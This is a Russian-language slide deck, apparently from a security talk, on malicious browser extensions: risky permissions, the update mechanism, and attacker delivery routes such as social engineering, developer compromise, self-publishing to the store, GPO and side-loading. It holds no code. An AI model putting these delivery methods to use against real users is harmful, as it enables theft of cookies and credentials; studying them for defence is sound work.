
Структура Bitwarden расширения
(парольный менеджер)



Из чего состоит расширение?




Из чего состоит расширение? Основное!



Offensive-like Permissions

Permission	Action
tabs	Доступ к активным вкладкам
history	Доступ к истории браузера
cookies	Запрос и изменение куки
storage	Хранение и изменение пользовательских данных
clipboard	Доступ к данным буфера обмена (чтение, запись)
scripting	Внедрение JS,CSS в страницу
alarms	Периодический запуск кода
webRequest	Динамический перехват/подмена сетевого запроса
declarativeNetRequest	Блокировка/Редирект сетевого запроса без перехвата
proxy	Конфигурация прокси браузера




Механизм обновления расширений

Раньше можно было обновлять через **произвольный** URL.
Теперь только через **Chrome Web Store**

Обновления происходят автоматически при наличии:

- `update_url` в `manifest.json`
- При публикации новой версии в **Chrome Web Store**

Как следствие, этот механизм порождает вариант атаки



EXTENSIONS DELIVERY

Доставка вредоносных расширений жертве

Варианты доставки

★ Working:


- ▶ Ручная установка в GUI браузера
- ▶ Supply Chain: компрометация разработчика и внедрение кода
- ▶ Публикация в Chrome Web Store (собственное расширение)
- ▶ GPO-развёртывание (на этапе Post-Compromise)
- ▶ Подмена LNK Chrome и размещение расширения на диске
- ▶ Extension Side-loading (Stealth-способ)

🚫 Not working:

- ▶ Установка упакованного расширения CRX




Ручная установка & Social Engineering



Установка вручную в GUI браузера (chrome://extensions -> Load Unpacked Extension)




Жертва



«Supply Chain»

Загрузка в **Chrome Web Store** и постепенное обновление вредоносным функционалом


Либо компрометируем разработчика




интернет-магазин chrome

Поиск расширений и тем



Рекомендации **Расширения** Темы

 **Cookie Editor** [Установить](#)

<https://cookieeditor.org/>  Рекомендованные 4,4 ★ (296 оценок) [Предоставить](#)


Расширение Инструменты 100 000 пользователей

Подробнее

Версия	Размер	Разработчик
1.0.2.3	693KiB	 Сайт
Обновлено	Языки	 Электронная почта ^
18 июля 2025 г.	Поддерживаемых языков: 44	thanhbui28.tb@gmail.com

[Сообщить об ошибке](#)

Либо сами регистрируемся как разработчик
(но платим \$5)




chrome.google.com/webstore/devconsole/register?hl=ru

Chrome Web Store Developer Dashboard

Регистрация аккаунта разработчика продуктов для Интернет-магазина Chrome


Добро пожаловать в Личный кабинет разработчика продуктов для Интернет-магазина Chrome! Зарегистрировавшись, вы сможете распространять расширения и темы для браузера Chrome, а также управлять ими и получать доход. [Подробнее о регистрации...](#)

Начало работы

 Примите условия соглашения с разработчиком и Политику конфиденциальности

- Соглашение с разработчиком для Интернет-магазина Chrome
- Политика конфиденциальности Google
- Правила программы для разработчиков для Интернет-магазина Chrome

☒ Я принимаю условия Соглашения с разработчиком и Политики конфиденциальности

 Оплатите регистрационный сбор (5 долларов США)

Чтобы зарегистрировать аккаунт, внесите единовременный платеж.



[Плата за регистрацию](#)

Установка из CRX

CRX – запакованное/сжатое расширение.

Могут возникать ошибки из-за отсутствия цифровой подписи **Chrome Web Store**:

- CRX_REQUIRED_PROOF_MISSING
- CRX_HEADER_INVALID




